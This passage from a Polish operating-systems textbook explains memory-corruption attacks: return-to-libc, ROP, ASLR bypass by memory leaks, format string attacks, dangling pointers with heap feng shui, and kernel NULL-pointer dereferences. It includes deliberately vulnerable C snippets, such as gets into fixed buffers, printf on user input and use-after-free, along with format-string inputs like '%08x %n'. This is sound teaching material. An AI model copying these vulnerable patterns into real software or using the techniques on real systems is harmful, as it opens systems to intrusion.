Mechanizm DEP zapobiega wszystkim omówionym do tej pory atakom. Napastnik może wprowadzić do procesu tyle kodu powłoki, ile chce. Jeśli nie zdąży ustawić trybu wykonalności zawartości pamięci, nie ma sposobu, by udało mu się uruchomić ten kod.

Ataki bazujące na wielokrotnym wykorzystywaniu kodu

Zabezpieczenie DEP uniemożliwia wykonywanie kodu w obszarze danych. Kanarki utrudniają (ale nie blokują) zastępowanie adresów powrotu i wskaźników na funkcje. Niestety, to nie koniec historii, ponieważ gdzieś po drodze ktoś inny również doświadczył objawienia. Odkrycie zostało sformułowane mniej więcej tak: po co wstrzykiwać kod, jeśli w programie jest go mnóstwo — w postaci binarnej? Mówiąc inaczej, zamiast wprowadzania nowego kodu intruz po prostu konstruuje niezbędne funkcjonalności z istniejących funkcji i instrukcji zapisanych w plikach binarnych i bibliotekach. Najpierw omówimy najprostszy spośród takich ataków, określany mianem *ataków powrotu do biblioteki libc* (ang. *return to libc attacks*), a następnie bardziej złożoną, ale bardzo popularną technikę *programowania zorientowanego na powrót* (ang. *return-oriented programming*).

Załóżmy, że w wyniku błędu przepełnienia bufora pokazanego na listingu 9.3 nastąpiło nadpisanie adresu powrotu bieżącej funkcji, ale nie można wykonać kodu wprowadzonego na stos przez napastnika. Pytanie brzmi: czy istnieje inne miejsce, do którego można by zwrócić sterowanie? Okazuje się, że tak. Niemal wszystkie programy napisane w języku C są łączone z biblioteką *libc*, która zwykle ma postać biblioteki współdzielonej i zawiera najważniejsze funkcje niezbędne do prawidłowego funkcjonowania większości programów tego języka. Jedną z funkcji należących do tej biblioteki jest funkcja *system*, która pobiera argument w postaci ciągu znaków i przekazuje do powłoki w celu wykonania. Zatem przy użyciu funkcji *system* intruz może uruchomić dowolny program. Zamiast wykonywania kodu powłoki napastnik po prostu umieszcza na stosie łańcuch znaków zawierający polecenie do wykonania, a następnie przekazuje sterowanie do funkcji *system* za pośrednictwem adresu powrotu.

Taki atak określa się mianem ataku *powrotu do biblioteki libc* (ang. *return to libc attacks*). Istnieje w kilku odmianach. Funkcja *system* nie jest jedyną, która może być interesująca dla napastnika. Intruz może również wykorzystać funkcję *mprotect*, aby przekształcić część segmentu danych w kod wykonywalny. Ponadto zamiast bezpośredniego skoku do funkcji biblioteki


teki *libc* atak może być przeprowadzony pośrednio. W systemie Linux napastnik może np. zwrócić sterowanie do tablicy **PLT** (ang. *Procedure Linkage Table*). PLT to struktura, której zadaniem jest ułatwienie dynamicznego łączenia. Zawiera fragmenty kodu, które po uruchomieniu wywołują łączone dynamicznie funkcje biblioteczne. Powrót do tego kodu powoduje pośrednie wywoływanie funkcji bibliotecznych.

W koncepcji programowania **ROP** (ang. *Return-Oriented Programming* — dosł. programowanie zorientowane na powrót) wykorzystywany jest pomysł wielokrotnego użytkowania kodu w maksymalnym możliwym stopniu. Zamiast do (punktu wejścia) funkcji bibliotecznej napastnik może powrócić do dowolnych instrukcji w segmencie kodu. Może np. przekazać sterowanie do środka zamiast na początek funkcji. Program będzie następnie kontynuował działanie od tego punktu — po jednej instrukcji na raz. Przypuśćmy, że po kilku instrukcjach w kodzie wystąpi kolejna instrukcja powrotu. Teraz możemy zadać to samo pytanie po raz kolejny: dokąd można przekazać sterowanie? Ponieważ intruz ma kontrolę nad stosem, znowu może przekazać sterowanie w dowolne miejsce. Ponadto po dwukrotnym wykonaniu tej operacji może równie dobrze wykonać ją trzy, cztery, a nawet dziesięć razy.

W związku z tym sens programowania zorientowanego na powrót polega na wyszukiwaniu niewielkich sekwencji kodu, które (a) realizują jakąś pożyteczną operację i (b) kończą się instrukcją powrotu. Napastnik może połączyć ze sobą te sekwencje za pomocą adresów powrotu, które odkłada na stosie. Poszczególne fragmenty są nazywane *gadżetami*. Zazwyczaj mają bardzo ograniczoną funkcjonalność — np. dodanie zawartości dwóch rejestrów, załadowanie wartości z pamięci do rejestru lub odłożenie wartości na stos. Innymi słowy, zbiór gadżetów może być postrzegany jako zestaw bardzo dziwnych instrukcji, których atakujący może używać — poprzez sprytne manipulowanie stosem — do tworzenia dowolnych funkcji. Z kolei wskaźnik stosu służy jako nieco dziwny rodzaj licznika programu.

W części (a) rysunku 9.18 pokazano przykład tego, jak gadżety są ze sobą łączone za pomocą adresów powrotu na stosie. Gadżety są krótkimi fragmentami kodu, które kończą się instrukcją powrotu sterowania (*return*). Instrukcja *return* zdejmuję ze stosu adres, dokąd ma być przekazane sterowanie, i kontynuuje działanie z tamtego miejsca. W tym przypadku intruz najpierw zwraca sterowanie do gadżetu *A* w pewnej funkcji *X*, następnie do gadżetu *B* w funkcji *Y* itp. Zadaniem napastnika jest zebranie tych gadżetów z istniejącego pliku binarnego. Ponieważ intruz nie jest autorem gadżetów, czasami musi skorzystać z gadżetów, które być może odbiegają od ideału, ale są wystarczająco dobre do zrealizowania zadania. W części (b) rysunku 9.18 można zauważyć, że wewnętrz sekwencji instrukcji w gadżecie *A* znajduje się instrukcja testu. Napastnikowi ten test może nie być do niczego potrzebny, ale skoro tam jest, musi go zaakceptować. Dla większości zastosowań wystarczająco dobrze byłoby zdjęcie ze stosu do rejestru 1 dowolnej liczby nieujemnej. Kolejny gadżet zdejmuję ze stosu dowolną wartość i ładuje ją do rejestru 2, natomiast trzeci mnoży rejestr 1 przez 4, odkłada wynik na stos i dodaje do rejestru 2. Łącznie te trzy gadżety dają napastnikowi kod, który można wykorzystać do obliczenia adresu elementu w tablicy liczb całkowitych. Indeks tablicy jest dostarczony za pomocą pierwszej wartości danych na stosie, natomiast drugą wartością danych powinien być bazowy adres tablicy. Programowanie zorientowane na powroty wygląda na bardzo skomplikowane i prawdopodobnie takie jest.

Ale tak jak w przypadku innych technik, opracowano technologie automatyzacji tej techniki w takim stopniu, jak to możliwe. Przykładem narzędzi automatyzujących proces ROP są tzw. żniwiarze gadżetów (ang. *gadget harvesters*). Istnieją nawet kompilatory ROP. Obecnie ROP jest jedną z najważniejszych technik tworzenia eksplotów wykorzystywanych przez krakerów.



Rysunek 9.18. Programowanie zorientowane na powroty: łączenie gadżetów

Technika ASLR

Oto kolejny pomysł na powstrzymanie opisanych powyżej ataków. Oprócz modyfikowania adresu powrotu i wstrzykiwania jakiegoś programu (ROP) napastnik powinien mieć możliwość zwrotu sterowania do dokładnie wskazanego adresu. W przypadku programowania ROP stosowanie „sań NOP” nie jest możliwe. To łatwe, jeśli adresy są stałe, ale co zrobić, gdy takie nie są? Technika **ASLR** (ang. *Address Space Layout Randomization* — dosł. losowe generowanie układu przestrzeni adresowej) ma na celu generowanie losowych adresów funkcji i danych przy każdym uruchomieniu programu. W rezultacie wykorzystanie systemu przez osobę atakującą staje się dużo bardziej trudne. W szczególności zastosowanie techniki ASLR powoduje losową modyfikację początkowego położenia stosu, sterty i bibliotek.

Wiele nowoczesnych systemów operacyjnych obsługuje technikę ASLR obok kanarków i DEP, ale często z różnymi poziomami szczegółowości. W większości systemów technika ta jest dostępna dla aplikacji użytkownika, ale tylko w kilku jest konsekwentnie stosowana również dla jądra systemu operacyjnego [Giuffrida et al., 2012]. Połączenie sił tych trzech mechanizmów ochrony znacznie podniosło poprzeczkę napastnikom. Sam skok do wstrzyknietego kodu lub nawet kilku istniejących funkcji w pamięci stał się trudny do osiągnięcia. Wspólnie wymienione mechanizmy tworzą istotną linię obrony we współczesnych systemach operacyjnych. Szczególnie wartościową cechą tych funkcji jest to, że oferują one ochronę kosztem bardzo rozsądnej ceny w zakresie wydajności.

Obejścia mechanizmu ASLR

Pomimo zastosowania nawet wszystkich trzech mechanizmów obrony łącznie intruzom nadal udaje się wykorzystywać luki w systemach. Technika ASLR ma kilka słabych punktów, które pozwalają intruzom na obejście tej techniki. Pierwszy słaby punkt polega na tym, że technologia ASLR często nie jest wystarczająco losowa. Jeszcze w wielu implementacjach ASLR określony kod znajduje się w stałych miejscach. Co więcej — nawet jeżeli położenie segmentu jest losowe, algorytm losowania bywa słaby, dlatego napastnik może go pokonać metodą siłową. W systemach 32-bitowych np. możliwe jest ograniczenie entropii, ponieważ nie można losować *wszystkich* bitów stosu. Aby stos działał w sposób standardowy — czyli z adresami wzrastającymi w dół stosu — losowanie najmniej znaczących bitów nie wchodzi w rachubę.

Groźniejszy atak przeciwko mechanizmowi ASLR może być sformowany przez ujawnienie pamięci. W tym przypadku intruz wykorzystuje jedną lukę nie po to, by bezpośrednio przejąć kontrolę nad programem, ale by spowodować wyciek informacji na temat układu pamięci. Tej informacji można następnie użyć do wykorzystania drugi luki. W roli prostego przykładu rozważmy następujący kod:

```
01. void C( ) {
02.     int index;
03.     int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };
04.     printf ("Która liczbę pierwszą chciałbyś zobaczyć?");
05.     index = read_user_input();
06.     printf ("Liczba pierwsza nr %d to: %d\n", index, prime[index]);
07. }
```

W kodzie znajduje się wywołanie funkcji `read_user_input`, która nie należy do biblioteki standardowej języka C. Po prostu zakładamy, że ona istnieje i zwraca liczbę całkowitą, którą użytkownik wpisze w wierszu polecenia. Zakładamy również, że funkcja ta nie zawiera żadnych błędów. Pomimo to w takim kodzie jest bardzo łatwo sprowokować wyciek informacji. Wystarczy wprowadzić indeks, który jest większy niż 15 lub mniejszy niż 0. Ponieważ program nie sprawdza indeksu, szczerze zwróci wartość dowolnej liczbą całkowitą zapisanej w pamięci.

Do przeprowadzenia udanego ataku często wystarczy adres jednej funkcji. Powodem jest to, że choć pozycja, pod którą załadowano bibliotekę, jest losowa, względne przesunięcie dla każdej indywidualnej funkcji, licząc od tej pozycji, jest zazwyczaj stałe. Mówiąc inaczej: jeśli znamy jedną funkcję, znamy je wszystkie. Nawet jeśli tak nie jest, to często wystarczy zaledwie jeden adres w kodzie, aby znaleźć wiele innych. Pokazano to w pracy [Snow et al., 2013].

Ataki niezwiązane ze zmianą przepływu sterowania

Do tej pory rozważaliśmy ataki na przepływ sterowania programu: modyfikujące wskaźniki na funkcje i adresy powrotu. Celem było zawsze to, aby program wykonał nowe funkcje, nawet jeśli te funkcje zostały odzyskane z kodu w postaci binarnej. Nie jest to jedyna możliwość. Same dane także mogą być interesującym celem dla atakującego. Zademonstrowano to w poniższym fragmencie pseudokodu:

```
01. void A() {
02.     int authorized;
03.     char name [128];
04.     authorized = check_credentials (...); /* napastnik nie jest osobą uprawnioną, dlatego
                                             funkcja zwraca 0 */
05.     printf ("Jak Ci na imię?\n");
```

```
06.     gets (name);
07.     if (authorized != 0) {
08.         printf ("Witaj %s, oto nasze poufne dane\n", name)
09.         /* ... wyświetlenie poufnych danych ... */
10.     } else
11.         printf ("Wybacz %s, ale nie masz uprawnień do oglądania tych danych.\n");
12.     }
13. }
```

Celem powyższego kodu miało być sprawdzenie uprawnień. Tylko użytkownicy z odpowiednimi poświadczeniami mogą zobaczyć poufne dane. Funkcja `check_credentials` nie należy do biblioteki standardowej języka C, ale zakładamy, że istnieje gdzieś w programie i nie zawiera żadnych błędów. Przypuśćmy, że napastnik wpisze 129 znaków. Tak jak w poprzednim przypadku, dojdzie do przepełnienia bufora, ale adres powrotu nie zostanie zmodyfikowany. Zamiast tego intruz zmodyfikował wartość zmiennej `authorized`, nadając jej wartość różną od 0. Nie dojdzie do awarii programu ani nie zostanie uruchomiony żaden kod wprowadzony przez atakującego, ale nastąpi wyciek poufnych informacji do nieuprawnionych użytkowników.

Przepełnienia buforów — to nie ostatnie słowo

Przepełnienia bufora należą do najstarszych i najważniejszych technik modyfikowania pamięci stosowanych przez napastników. Mimo że mamy za sobą ponad ćwierć wieku incydentów i powstało mnóstwo mechanizmów obrony (opisaliśmy tylko te najważniejsze), wydaje się niemożliwe, aby pozbyć się ich całkowicie [van der Veen, 2012]. Przez cały ten czas znaczną część wszystkich problemów związanych z bezpieczeństwem powodowały luki tego typu. Sytuacja ta jest trudna do naprawienia ze względu na istnienie bardzo wielu programów w języku C, które nie sprawdzają przepełnienia bufora.

Wyścig zbrojeń w żadnym razie nie zbliża się do końca. Badacze z całego świata pracują nad nowymi mechanizmami obronnymi. Niektóre z tych mechanizmów obrony dotyczą binariów, inne obejmują rozszerzenia zabezpieczeń do kompilatorów języków C i C++. Warto podkreślić, że napastnicy również poprawiają techniki wykorzystywania kodu. W tym podrozdziale staraliśmy się zamieścić przegląd niektórych z ważniejszych technik, ale istnieje wiele odmian tej samej koncepcji. Jednego jesteśmy pewni: w kolejnym wydaniu niniejszej książki ten podrozdział nadal będzie aktualny (i prawdopodobnie dłuższy).

9.7.2. Ataki z wykorzystaniem łańcuchów formatujących

Następna forma ataku również dotyczy modyfikowania pamięci, ale ma zupełnie inny charakter. Niektórzy programiści nie lubią pisać na klawiaturze, mimo że doskonale radzą sobie z tym zadaniem. Po co nazywać jakąś zmienną `reference_count`, skoro zmienna nazwana `rc` będzie oznaczała dokładnie to samo, a za każdym razem można sobie oszczędzić konieczności trzynastokrotnego naciśnięcia klawiszy? Okazuje się jednak, że ta niechęć do pisania może często prowadzić do katastroficznych błędów w systemach komputerowych.

Przeanalizujmy teraz następujący fragment kodu języka C wyświetlający na ekranie tradycyjne pozdrowienie:

```
char *s="Witaj, świecie!";
printf("%s", s);
```

W kodzie tego programu zadeklarowano zmienną reprezentującą łańcuch znaków s, której przypisano łańcuch "Witaj, świecie!", oraz bajt zerowy reprezentujący koniec tego łańcucha. Na wejściu wywołania funkcji printf przekazano dwa argumenty: łańcuch formatu "%s" (sygnalizujący tej funkcji zamiar wyświetlenia łańcucha) oraz adres właściwego łańcucha s. Powyższy fragment kodu wyświetla ten łańcuch na ekranie (lub przekazuje na dowolne inne standardowe wyjście). Kod w tej formie jest prawidłowy i odporny na ataki.

Przypuśćmy teraz, że programista jest bardziej leniwy i zamiast kodu w powyższej formie napisał kod w postaci:

```
char *s="Witaj, świecie!";
printf(s);
```

Wywołanie funkcji printf w tej formie jest dopuszczalne, ponieważ funkcja printf akceptuje zmienną liczbę argumentów, jednak pierwszy argument zawsze musi reprezentować łańcuch formatujący. Okazuje się tymczasem, że także łańcuch pozbawiony jakichkolwiek informacji formatujących (np. "%s") nie powoduje bezpośrednich błędów, zatem druga wersja — chociaż z pewnością nie stanowi dobrej praktyki programistycznej — jest dopuszczalna i działa prawidłowo. Co więcej, wywołanie funkcji w tej formie pozwala programiście zaoszczędzić pięć znaków; mamy więc do czynienia z pokusą nie do odparcia.

Sześć miesięcy później jakiś inny programista otrzymał zadanie takiego zmodyfikowania tego kodu, aby program żądał od użytkownika jego imienia, po czym pozdrawiał go przy użyciu podanego łańcucha. Po pobicznej analizie kodu w dotychczasowej formie programista decyduje się na wprowadzenie następujących zmian:

```
char s[100], g[100] = "Witaj "; /* deklaruje tablice s oraz g; inicjalizuje g */
gets(s); /* odczytuje łańcuch wpisany przez użytkownika do zmiennej s */
strcat(g, s); /* konkatenuje łańcuchy s oraz g */
printf(g); /* wyświetla łańcuch g */
```

Zmieniony kod umieszcza wpisany przez użytkownika łańcuch w zmiennej s, po czym konkatenuje tę zmienną z zainicjalizowanym wcześniej łańcuchem g, aby w ten sposób skonstruować wynikowy komunikat (reprezentowany właśnie przez g). Program nadal działa. Do tej pory nie napotkaliśmy żadnych problemów (może z wyjątkiem funkcji gets, która może być przedmiotem ataków z wykorzystaniem zjawiska przepelnienia bufora).

Okazuje się jednak, że użytkownik dysponujący odpowiednią wiedzą natychmiast odkryje, że dane wejściowe pobierane przez ten program nie są traktowane jako zwykły łańcuch — pełnią funkcję łańcucha formatującego i jako takie mogą zawierać wszystkie elementy formatujące akceptowane przez funkcję printf. O ile większość symboli formatujących, jak "%s" (dla wyświetlania łańcuchów) czy "%d" (dla wyświetlania dziesiętnych liczb całkowitych), ogranicza się do formatowania danych wyjściowych, o tyle musimy pamiętać o istnieniu kilku symboli specjalnych. W szczególności symbol "%n" nie wyświetla żadnych danych, tylko wyznacza liczbę znaków dotychczas umieszczonych w łańcuchu wyjściowym i umieszcza ją w kolejnym argumencie funkcji printf. Przykład użycia symbolu "%n" przedstawiono poniżej:

```
int main(int argc, char *argv[])
{
    int i=0;
    printf("Witaj, %nświecie\n", &i); /* wartość wyznaczona przez %n jest umieszczana w zmiennej i */
    printf("i=%d\n", i); /* zmienna i ma teraz wartość 6 */
}
```

Po skompilowaniu i wykonaniu tego programu otrzymamy następujące dane wynikowe:

```
 Witaj, świecie!  
i=6
```

Warto zwrócić uwagę na to, że zmienna `i` została zmodyfikowana przez wywołanie funkcji `printf`, co nie dla wszystkich jest oczywiste. Mimo że opisany mechanizm w praktyce stosuje się wyjątkowo rzadko, powyższy przykład pokazuje, że bezkrytyczne wyświetlanie łańcucha formatującego może powodować umieszczenie słowa (lub wielu słów) w pamięci. Czy pomysł użycia funkcji `printf` w tej formie był prawidłowy? Zdecydowanie nie, mimo że początkowo ta koncepcja sprawiała wrażenie wygodnego i skutecznego rozwiązania. W ten sposób powstało mnóstwo luk w oprogramowaniu.

Jak wiemy z powyższego przykładu, programista, który zmodyfikował pierwotną wersję naszego kodu, przypadkowo umożliwił użytkownikom tego programu wpisywanie łańcuchów formatujących. Ponieważ wyświetlanie łańcucha formatującego może się zakończyć nadpisaniem pamięci, użytkownik zyskał narzędzie do nadpisania adresu zwrotnego funkcji `printf` na stosie i wymuszenia skoku w dowolne inne miejsce, np. do specjalnie skonstruowanego łańcucha formatującego. Próby wykorzystania tej luki określa się mianem *ataków z wykorzystaniem łańcucha formatującego* (ang. *format string attacks*).

Przeprowadzenie ataku z wykorzystaniem ciągu formatującego nie jest trywialne. Gdzie będzie przechowywana liczba znaków, które funkcja wyświetliła? Pod adresem parametru następującego za ciągiem formatującym, tak jak w przykładzie zamieszczonym powyżej. Ale we wrażliwym kodzie napastnik mógł podać tylko *jeden* ciąg (i nie przekazywać drugiego parametru funkcji `printf`). W rzeczywistości funkcja `printf` przyjmie *założenie*, że drugi parametr *istnieje*. Po prostu weźmie następną wartość ze stosu i jej użyje. Napastnik może także sprawić, aby funkcja `printf` użyła następnej wartości na stosie — np. poprzez podanie jako danych wejściowych następującego ciągu formatującego:


```
"%08x %n"
```

Ciąg "%08x" oznacza, że funkcja `printf` wyświetli następny parametr jako 8-cyfrową liczbę szesnastkową. Zatem jeśli wartość wynosi 1, to wyświetli 00000001. Innymi słowy, w przypadku zastosowania tego ciągu formatującego funkcja `printf` po prostu założy, że następna wartość na stosie to 32-bitowa liczba, którą należy wyświetlić, a wartość występująca za nią to adres miejsca, gdzie należy przechowywać liczbę wyświetlanych znaków, w tym przypadku dziewięć: osiem do wyświetlenia liczby w formacie szesnastkowym i jeden do wyświetlenia spacji. Założymy, że napastnik wprowadził następujący ciąg formatujący:

```
"%08x %08x %n"
```

W takim przypadku funkcja `printf` zapisze wartość pod adresem występującym na stosie jako trzecią wartość za ciągiem formatującym itd. To stanowi klucz do tego, aby zaprezentowany powyżej błąd ciągu formatującego stał się dla napastnika prymitywem „zapisz, co chcesz i gdzie chcesz”. Szczegółowe opisywanie tego mechanizmu wykracza poza ramy tej książki. Koncepcja jest jednak taka, że napastnik próbuje zadbać o to, aby właściwy adres docelowy znalazł się na stosie. To łatwiejsze, niż można by sądzić. Przykładowo we wrażliwym kodzie, który zaprezentowaliśmy powyżej, ciąg `g` sam jest na stosie — pod wyższym adresem niż ramka stosu funkcji `printf` (patrz rysunek 9.19). Założymy, że ciąg rozpoczyna się tak, jak pokazano na rysunku 9.19 — najpierw jest sekwencja "AAAA", następnie sekwencja "0%x", a na końcu sekwencja "%0n". Co się stanie? Jeśli napastnik uzyska adres ciągu "0%x", dotrze do ciągu formatującego

(przechowywanego w buforze B). Innymi słowy, funkcja `printf` wykorzysta pierwsze 4 bajty ciągu formatującego w roli adresu do zapisu. Ponieważ wartość ASCII znaku A to 65 (lub 0x41 w formacie szesnastkowym), program zapisze wynik w lokalizacji 0x41414141, ale napastnik może bez trudu określić także inne adresy. Oczywiście musi zadbać o to, aby liczba wyświetlanych znaków była dokładnie taka, jak trzeba (ponieważ właśnie te bajty będą zapisane pod adresem docelowym). W praktyce trzeba wykonać jeszcze trochę dodatkowych działań, ale niezbyt dużo. Wystarczy wpisać „format string attack” w dowolnej wyszukiwarce internetowej, aby znaleźć mnóstwo informacji dotyczących problemu.



Rysunek 9.19. Atak z wykorzystaniem ciągu formatującego; korzystając z liczby %08x, napastnik może użyć pierwszych czterech znaków ciągu formatującego w roli adresu

Kiedy użytkownik ma możliwość nadpisania pamięci i wymuszenia skoku do nowo wstrzykniętego kodu, jego kod zyskuje cały potencjał i uprawnienia dostępu, którymi dysponuje zaaktywany w ten sposób program. Jeśli więc dany program ma ustawiony bit SETUID superużytkownika, atakujący może utworzyć powłokę z uprawnieniami superużytkownika. Warto przy tej okazji wspomnieć, że użycie w powyższym przykładzie tablic znakowych stałej wielkości może dodatkowo prowadzić do ataku z wykorzystaniem przepelnienia bufora.

9.7.3. „Wiszące wskaźniki”

Trzecia technika modyfikowania pamięci, bardzo popularna w środowisku krakerów, to atak z wykorzystaniem „*wiszących wskaźników*” (ang. *dangling pointers*). Zasady są dość łatwe do zrozumienia, ale wygenerowanie eksplotu może sprawiać trudności. Programy w językach C i C++ mogą alokować pamięć za pomocą wywołania `malloc`, które zwraca wskaźnik do nowo przydzielonego fragmentu pamięci. Później, gdy program już nie potrzebuje tej pamięci, powinien wywołać funkcję `free`, która zwalnia pamięć. Błąd „*wiszącego wskaźnika*” występuje wtedy, gdy program przypadkowo wykorzysta pamięć po jej zwolnieniu. Rozważmy następujący kod, który dyskryminuje ludzi starszych (naprawdę):

```
01. int *A = (int *) malloc (128); /* przydzielenie miejsca dla 128 liczb całkowitych */
02. int year_of_birth = read_user_input(); /* odczytanie liczby całkowitej ze standardowego wejścia */
03. if (input < 1900) {
04.     printf ("Błąd. Rok urodzenia powinien być późniejszy niż 1900 \n");
05.     free(A);
06. } else {
07.     ...
08.     /* wykonaj interesujące operacje z tablicą A*/
09.     ...
10. }
11. ... /* wiele dodatkowych instrukcji, zawierających wywołania malloc i free */
12. A[0] = year_of_birth;
```

Powyższy kod jest błędny. Nie tylko ze względu na dyskryminację wieku, ale także dlatego, że w linii 12. może przypisać wartość do elementu tablicy *A*, który wcześniej został zwolniony (w wierszu 5.). Wskaźnik będzie nadal wskazywał na ten sam adres, ale nie powinien być już używany. W rzeczywistości pamięć mogła być już użyta ponownie — w innym buforze (patrz wiersz 11.).

Pytanie brzmi: co się stanie? Instrukcja w wierszu 12. próbuje zaktualizować pamięć, która już nie jest w dyspozycji tablicy *A*. W związku z tym może dojść do zmodyfikowania innej struktury danych, która teraz jest zapisana w tym obszarze pamięci. Ogólnie rzecz biorąc, taka modyfikacja pamięci nie jest niczym dobrym, ale będzie jeszcze gorzej, jeśli napastnik zdoła zmanipulować program w taki sposób, że umieści w tym miejscu pamięci *konkretny* obiekt — np. taki, którego pierwsza liczba całkowita zawiera poziom uprawnień użytkownika. Nie zawsze jest to łatwe do zrobienia, ale istnieją techniki (znanie pod nazwą *heap feng shui*), które ułatwiają napastnikom ten proceder. Feng shui to antyczna chińska sztuka odpowiedniego planowania rozmieszczenia budynków, grobowców i pamięci na stercie. Jeśli mistrzowi cyfrowego feng shui się powiedzie, będzie mógł ustawić poziom autoryzacji na dowolną wartość (aż do 1900).

9.7.4. Ataki bazujące na odwołaniach do pustego wskaźnika

Kilkaset stron temu, w rozdziale 3., szczegółowo omówiliśmy zarządzanie pamięcią. Czytelnicy z pewnością pamiętają, jak w nowoczesnych systemach operacyjnych wygląda wirtualizacja przestrzeni adresowej procesów jądra i użytkownika. Zanim program uzyska dostęp do adresu pamięci, jednostka MMU, korzystając z tablic stron, tłumaczy ten wirtualny adres na adres fizyczny. Do stron, które nie zostały zmapowane, nie można uzyskać dostępu. Wydaje się logiczne założenie, że przestrzeń adresowa jądra i przestrzeń adresowa procesów użytkownika są zupełnie rozłączne, ale nie zawsze tak jest — np. w Linuksie jądro jest po prostu zmapowane na przestrzeń adresową każdego procesu. Zawsze gdy jądro uruchamia rozpoczęyna działanie w celu obsłużenia wywołania systemowego, uruchamia się w przestrzeni adresowej procesu. W systemach 32-bitowych przestrzeń użytkownika zajmuje dolne 3 GB przestrzeni adresowej, natomiast jądro zajmuje gorny 1 GB. Powodem tego układu jest wydajność — przełączanie pomiędzy przestrzeniami adresowymi jest kosztowne.

W normalnych okolicznościach taki układ nie powoduje żadnych problemów. Sytuacja zmienia się, gdy napastnikowi uda się spowodować, aby jądro wywołało funkcje w przestrzeni użytkownika. Po co jądro miałyby to robić? To jasne, że tego robić nie powinno. Należy jednak pamiętać, że mówimy o błędach. Jądro z błędami może w rzadkich i niefortunnich okolicznościach przypadkowo odwołać się do wskaźnika o wartości `NULL`. Może np. wywołać funkcję za pomocą wskaźnika na funkcję, który jeszcze nie został zainicjowany. W ostatnich latach w jądrze Linuksa odkryto kilka takich błędów. Odwołania do pustego wskaźnika to „paskudny biznes”, ponieważ

zazwyczaj prowadzi do katastrofy. Stwarza kłopoty w procesie użytkownika, ponieważ doprowadza do awarii programu, ale powoduje większe szkody w przypadku jądra, ponieważ powoduje awarię całego systemu.

Czasami jest jeszcze gorzej, gdy napastnik zdoła zainicjować odwołanie do pustego wskaźnika z procesu użytkownika. W takim przypadku może doprowadzić do awarii systemu w dowolnym wybranym przez siebie momencie. Jednak za zawieszenie systemu kraker nie dostaje żadnej wysokiej premii od przyjaciela-krakera. Jego interesuje uzyskanie dostępu do powłoki.

Błąd występuje, ponieważ nie ma kodu zmapowanego na stronie 0. Dlatego napastnik może użyć specjalnej funkcji — `mmap` — aby temu zaradzić. Korzystając z funkcji `mmap`, proces użytkownika może zażądać od jądra zmapowania pamięci pod określonym adresem. Po zmapowaniu strony pod adresem 0 napastnik może napisać na tej stronie kod powłoki. Następnie wyzwala odwołanie do pustego wskaźnika, co powoduje wywołanie kodu powłoki z uprawnieniami jądra. Teraz należy się wysoka premia.

W nowoczesnych jądrach Linuksa nie jest już możliwe użycie funkcji `mmap` w odniesieniu do strony pod zerowym adresem. Pomimo to na świecie wykorzystywanych jest wiele starych wersji jądra. Co więcej, sztuczka działa również ze wskaźnikami o innych wartościach. Za pomocą niektórych błędów napastnikowi może się udać wprowadzenie własnego wskaźnika do jądra i odwołanie się do niego. Z analizy tego eksplota płynie nauka, że interakcje przestrzeni jądra z przestrzenią użytkownika mogą zachodzić w nieoczekiwanych miejscach, a optymalizacja mająca na celu poprawę wydajności może później powracać w postaci ataków.

9.7.5. Ataki z wykorzystaniem przepełnienia liczb całkowitych

Komputery wykonują niezliczone operacje na liczbach całkowitych stałej długości — zwykle są to liczby 8-, 16-, 32- lub 64-bitowe. Jeśli suma lub iloraz dwóch liczb całkowitych przekracza maksymalną możliwą wartość całkowitoliczbową, którą można reprezentować w zarezerwowanym bloku pamięci, mamy do czynienia z przepełnieniem. Programy napisane w języku C w żaden sposób nie wykrywają i nie obsługują tego rodzaju błędów — ograniczają się do umieszczania w pamięci nieprawidłowego wyniku i jego dalszego wykorzystywania. W szczególności, jeśli stosowane zmienne reprezentują liczby całkowite ze znakiem, wynik dodania lub pomnożenia dwóch liczb dodatnich może być reprezentowany w pamięci jako ujemna liczba całkowita. Jeśli operujemy na zmiennych bez znaku, wynik także będzie dodatni, tyle że w razie przekroczenia wartości maksymalnej zostanie „zawinięty”. Wyobraźmy sobie dwie 16-bitowe liczby całkowite bez znaku, obie reprezentujące wartość 